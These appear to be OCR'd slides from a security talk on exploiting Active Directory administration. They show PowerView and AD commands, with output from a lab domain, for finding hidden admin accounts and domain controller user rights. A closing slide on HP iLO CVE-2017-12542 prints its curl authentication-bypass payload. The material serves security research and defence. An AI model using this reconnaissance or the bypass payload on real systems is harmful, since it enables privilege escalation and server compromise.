Exploiting Active Directory Administrator Insecurities

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www.ADSecurity.org

ABOUT

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- Security Consultant / Researcher
- Active Directory Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

AGENDA

- Evolution of Admin Discovery
- Exploiting Typical Administration
- Multi-Factor Authentication (MFA)
- Password Vaults
- Admin Forest
- Attacking RODCs

The Evolution of Admin Discovery

Discovering AD Admins

Enumerate the membership of “Domain Admins”

```
PS C:\Users\sean> (Get-NetGroupMember -Domain 'trimarcresearch.com' -GroupName 'Domain Admins' -Recurse).Count
6

PS C:\Users\sean> Get-NetGroupMember -Domain 'trimarcresearch.com' -GroupName 'Domain Admins' -Recurse | `
Select GroupDomain,GroupName,MEmberDomain,MEmberName,IsGroup | format-table -Auto

GroupDomain         GroupName     MemberDomain        MemberName    IsGroup
-----------         ---------     ------------        ----------    -------
trimarcresearch.com Domain Admins trimarcresearch.com Sean            False
trimarcresearch.com Domain Admins trimarcresearch.com Administrator   False
trimarcresearch.com Domain Admins trimarcresearch.com TStark          False
trimarcresearch.com Domain Admins trimarcresearch.com JonSnow         False
trimarcresearch.com Domain Admins trimarcresearch.com SecScan         False
trimarcresearch.com Domain Admins trimarcresearch.com trimarcadmin    False
```

Only looking at Domain Admin Membership?

```
PS C:\Users\sean> (Get-NetGroupMember -Domain 'trimarcresearch.com' -GroupName 'Administrators' -Recurse).Count
20

PS C:\Users\sean> Get-NetGroupMember -Domain 'trimarcresearch.com' -GroupName 'Administrators' -Recurse | `
Sort MemberDomain | Select GroupDomain,GroupName,MEmberDomain,MEmberName,IsGroup | format-table -Auto

GroupDomain             GroupName         MemberDomain            MemberName        IsGroup
-----------             ---------         ------------            ----------        -------
trimarcresearch.com     Administrators    lab.trimarcresearch.com Section 31           True
lab.trimarcresearch.com Section 31        lab.trimarcresearch.com SECTION31ADMIN0$    False
lab.trimarcresearch.com Section 31        lab.trimarcresearch.com Picard              False
trimarcresearch.com     Administrators    lab.trimarcresearch.com DarthVader          False
trimarcresearch.com     Enterprise Admins trimarcresearch.com     Sean                False
trimarcresearch.com     Administrators    trimarcresearch.com     Enterprise Admins    True
trimarcresearch.com     Domain Admins     trimarcresearch.com     trimarcadmin        False
trimarcresearch.com     Domain Admins     trimarcresearch.com     SecScan             False
trimarcresearch.com     Domain Admins     trimarcresearch.com     JonSnow             False
trimarcresearch.com     Domain Admins     trimarcresearch.com     TStark              False
trimarcresearch.com     Domain Admins     trimarcresearch.com     Administrator       False
trimarcresearch.com     Administrators    trimarcresearch.com     Domain Admins        True
trimarcresearch.com     Enterprise Admins trimarcresearch.com     trimarcadmin        False
trimarcresearch.com     Administrators    trimarcresearch.com     jduncan             False
trimarcresearch.com     Administrators    trimarcresearch.com     Administrator       False
trimarcresearch.com     Administrators    trimarcresearch.com     lukeskywalker       False
trimarcresearch.com     Server Tier 3     trimarcresearch.com     Eddie               False
trimarcresearch.com     Administrators    trimarcresearch.com     Server Tier 3        True
trimarcresearch.com     Domain Admins     trimarcresearch.com     Sean                False
trimarcresearch.com     Administrators    trimarcresearch.com     trimarcadmin        False
```

What are we missing?

- Domain Admins group membership: 6

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- Domain Admins group membership: 6
- Administrators group membership: **20**

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
- Administrators group membership: **20**

Domain Admins is a member of Administrators

DA gets full AD admin rights & full DC admin rights from the Administrators group

What if we see this?



Discover all accounts with AdminCount = 1

```
PS C:\> get-netuser -AdminCount | Select name,pwdlastset,lastlogon,distinguishedname | ft -AutoSize

name                   pwdlastset             lastlogon              distinguishedname
----                   ----------             ---------              -----------------
trimarcadmin           8/6/2018 12:07:15 AM   8/8/2018 12:27:19 PM   CN=trimarcadmin,CN=Users,DC=trimarcresearch,DC=com
krbtgt                 5/16/2018 9:22:06 PM   12/31/1600 7:00:00 PM  CN=krbtgt,CN=Users,DC=trimarcresearch,DC=com
Ruth Parker            12/31/1600 7:00:00 PM  12/31/1600 7:00:00 PM  CN=Ruth Parker,OU=Admin Accounts,OU=Administration,DC=trimarcre
Jack Duncan            5/17/2018 12:09:39 AM  12/31/1600 7:00:00 PM  CN=Jack Duncan,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
Vulnerability Scanner  5/17/2018 12:15:03 AM  12/31/1600 7:00:00 PM  CN=Vulnerability Scanner,OU=Privileged Service Accounts,OU=Admi
Eddie                  5/17/2018 10:54:42 PM  12/31/1600 7:00:00 PM  CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
JonSnow                5/17/2018 10:55:52 PM  12/31/1600 7:00:00 PM  CN=JonSnow,OU=AD Admin Accounts,OU=Administration,DC=trimarcrese
T Stark                5/17/2018 10:56:46 PM  12/31/1600 7:00:00 PM  CN=T Stark,OU=AD Admin Accounts,OU=Administration,DC=trimarcres
Joe User               8/4/2018 12:03:04 AM   8/7/2018 6:21:01 PM    CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
Administrator          8/2/2018 11:16:12 PM   8/3/2018 1:20:53 PM    CN=Administrator,OU=Service Accounts,OU=Accounts,DC=trimarcrese
Nick Fury              5/20/2018 10:48:28 AM  12/31/1600 7:00:00 PM  CN=Nick Fury,OU=Admin Accounts,OU=Administration,DC=trimarcrese
Luke Skywalker         5/23/2018 10:29:41 PM  7/9/2018 3:28:49 AM    CN=Luke Skywalker,OU=AD Admin Accounts,OU=Administration,DC=tri
Sean                   7/8/2018 4:35:24 PM    8/9/2018 1:02:58 PM    CN=Sean,CN=Users,DC=trimarcresearch,DC=com
```

Discover all accounts with AdminCount = 1

```
PS C:\> get-netuser -AdminCount | Select name,pwdlastset,lastlogon,distinguishedname | ft -AutoSize

name                  pwdlastset            lastlogon             distinguishedname
----                  ----------            ---------             -----------------
trimarcadmin          8/6/2018 12:07:15 AM  8/8/2018 12:27:19 PM  CN=trimarcadmin,CN=Users,DC=trimarcresearch,DC=com
krbtgt                5/16/2018 9:22:06 PM  12/31/1600 7:00:00 PM CN=krbtgt,CN=Users,DC=trimarcresearch,DC=com
Ruth Parker           12/31/1600 7:00:00 PM 12/31/1600 7:00:00 PM CN=Ruth Parker,OU=Admin Accounts,OU=Administration,DC=trimarcre
Jack Duncan           5/17/2018 12:09:39 AM 12/31/1600 7:00:00 PM CN=Jack Duncan,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
Vulnerability Scanner 5/17/2018 12:15:03 AM 12/31/1600 7:00:00 PM CN=Vulnerability Scanner,OU=Privileged Service Accounts,OU=Admi
Eddie                 5/17/2018 10:54:42 PM 12/31/1600 7:00:00 PM CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
JonSnow               5/17/2018 10:55:52 PM 12/31/1600 7:00:00 PM CN=JonSnow,OU=AD Admin Accounts,OU=Administration,DC=trimarcrese
T Stark               5/17/2018 10:56:46 PM 12/31/1600 7:00:00 PM CN=T Stark,OU=AD Admin Accounts,OU=Administration,DC=trimarcrese
Joe User              8/4/2018 12:03:04 AM  8/7/2018 6:21:01 PM   CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
Administrator         8/2/2018 11:16:12 PM  8/3/2018 1:20:53 PM   CN=Administrator,OU=Service Accounts,OU=Accounts,DC=trimarcrese
Nick Fury             5/20/2018 10:48:28 AM 12/31/1600 7:00:00 PM CN=Nick Fury,OU=Admin Accounts,OU=Administration,DC=trimarcrese
Luke Skywalker        5/23/2018 10:29:41 PM 7/9/2018 3:28:49 AM   CN=Luke Skywalker,OU=AD Admin Accounts,OU=Administration,DC=tri
Sean                  7/8/2018 4:35:24 PM   8/9/2018 1:02:58 PM   CN=Sean,CN=Users,DC=trimarcresearch,DC=com
```

Note: This only shows potential AD admins in this domain

What if our tool isn’t multi-domain or multi-forest capable?

```
PS C:\> get-adgroupmember 'Administrators' -Recursive
get-adgroupmember : The server was unable to process the request due to an internal error.  For more information about
the error, either turn on IncludeExceptionDetailInFaults (either from ServiceBehaviorAttribute or from the
<serviceDebug> configuration behavior) on the server in order to send the exception information back to the client, or
turn on tracing as per the Microsoft .NET Framework SDK documentation and inspect the server trace logs.
At line:1 char:1
+ get-adgroupmember 'Administrators' -Recursive
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Administrators:ADGroup) [Get-ADGroupMember], ADException
    + FullyQualifiedErrorId : ActiveDirectoryServer:0,Microsoft.ActiveDirectory.Management.Commands.GetADGroupMember
```

What if our tool isn't multi-domain or multi-forest capable?

```
PS C:\> get-adgroupmember 'Administrators' -Recursive
get-adgroupmember : The server was unable to process the request due to an internal error.  For more information about
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At line:1 char:1
+ get-adgroupmember 'Administrators' -Recursive
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Administrators:ADGroup) [Get-ADGroupMember], ADException
    + FullyQualifiedErrorId : ActiveDirectoryServer:0,Microsoft.ActiveDirectory.Management.Commands.GetADGroupMember
```

```
PS C:\> get-adgroupmember 'Administrators' -Recursive | select distinguishedname,objectclass

distinguishedname                                                                                    objectclass
-----------------                                                                                    -----------
CN=Sean,CN=Users,DC=trimarcresearch,DC=com                                                           user
CN=Darth Vader,OU=Accounts,OU=AD Administration,DC=lab,DC=trimarcresearch,DC=com                     user
CN=Vulnerability Scanner,OU=Privileged Service Accounts,OU=Administration,DC=trimarcresearch,DC=com user
CN=trimarcadmin,CN=Users,DC=trimarcresearch,DC=com                                                   user
CN=Section31Admin01,OU=Workstations,OU=Lab Resources,DC=lab,DC=trimarcresearch,DC=com                computer
CN=Picard,OU=Accounts,OU=Lab Resources,DC=lab,DC=trimarcresearch,DC=com                              user
CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com                                              user
CN=Luke Skywalker,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                   user
CN=Administrator,OU=Service Accounts,OU=Accounts,DC=trimarcresearch,DC=com                           user
CN=T Stark,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                          user
CN=JonSnow,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                          user
```

Discovering Hidden Admin & AD Rights

- Review settings in GPOs linked to Domain Controllers
- The “Default Domain Controllers Policy” GPO (GPO GUID 6AC1786C-016F-11D2-945F-00C04FB984F9) typically has old settings.

```
PS C:\> Get-ADOrganizationalUnit 'OU=Domain Controllers,DC=trimarcresearch,DC=com'


City                     :
Country                  :
DistinguishedName        : OU=Domain Controllers,DC=trimarcresearch,DC=com
LinkedGroupPolicyObjects : {CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=trimarcresearch,DC=com}
```

Discovering Hidden Admin & AD Rights

- Review settings in GPOs linked to Domain Controllers
- The “Default Domain Controllers Policy” GPO (GPO GUID 6AC1786C-016F-11D2-945F-00C04FB984F9) typically has old settings.
- User Rights Assignments in these GPOs are hidden gold.
- These are rarely checked…

```
PS C:\> Get-ADOrganizationalUnit 'OU=Domain Controllers,DC=trimarcresearch,DC=com'


City                     :
Country                  :
DistinguishedName        : OU=Domain Controllers,DC=trimarcresearch,DC=com
LinkedGroupPolicyObjects : {CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=trimarcresearch,DC=com}
```

Access this computer from the network	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone
Add workstations to domain	NT AUTHORITY\Authenticated Users
Adjust memory quotas for a process	BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators
Allow log on through Terminal Services	TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators
Back up files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Bypass traverse checking	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE, Everyone
Change the system time	BUILTIN\Server Operators, BUILTIN\Administrators, NT AUTHORITY\LOCAL SERVICE
Create a pagefile	BUILTIN\Administrators
Debug programs	BUILTIN\Administrators
Enable computer and user accounts to be trusted for delegation	BUILTIN\Administrators
Force shutdown from a remote system	BUILTIN\Server Operators, BUILTIN\Administrators
Generate security audits	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Increase scheduling priority	BUILTIN\Administrators
Load and unload device drivers	BUILTIN\Print Operators, BUILTIN\Administrators
Log on as a batch job	BUILTIN\Performance Log Users, BUILTIN\Backup Operators, BUILTIN\Administrators
Manage auditing and security log	BUILTIN\Administrators, TRIMARCLAB\Lab Admins
Modify firmware environment values	BUILTIN\Administrators
Profile single process	BUILTIN\Administrators
Profile system performance	NT SERVICE\WdiServiceHost, BUILTIN\Administrators
Remove computer from docking station	BUILTIN\Administrators
Replace a process level token	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Restore files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Shut down the system	BUILTIN\Print Operators, BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Synchronize directory service data	TRIMARCLAB\Lab Admins, TRIMARCLAB\PaloAlto
Take ownership of files or other objects	BUILTIN\Administrators, TRIMARCLAB\UsrProvSVC

Allow Log On Locally

Default Groups:

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators

Additional Groups:

- Lab Admins
- Server Tier 3
- Domain Users

Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators

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



What If We Can Gain Remote "Local" Access?



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



Sean Metcalf | @PyroTek3 | sean@adsecurity.org

HP ILO Vulnerability CVE-2017-12542

HP released patches for CVE-2017-12542 in August last year, in iLO 4 firmware version 2.54.

The vulnerability affects all HP iLO 4 servers running firmware version 2.53 and before. Other iLO generations, like iLO 5, iLO 3, and more are not affected.

https://www.bleepingcomputer.com/news/security/you-can-bypass-authentication-on-hpe-ilo4-servers-with-29-a-characters/

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```
curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

https://airbus-seclab.github.io/ilo/SSTIC2018-Article-subverting_your_server_through_its_bmc_the_hpe_ilo4_case-gazet_perigaud_czarny.pdf

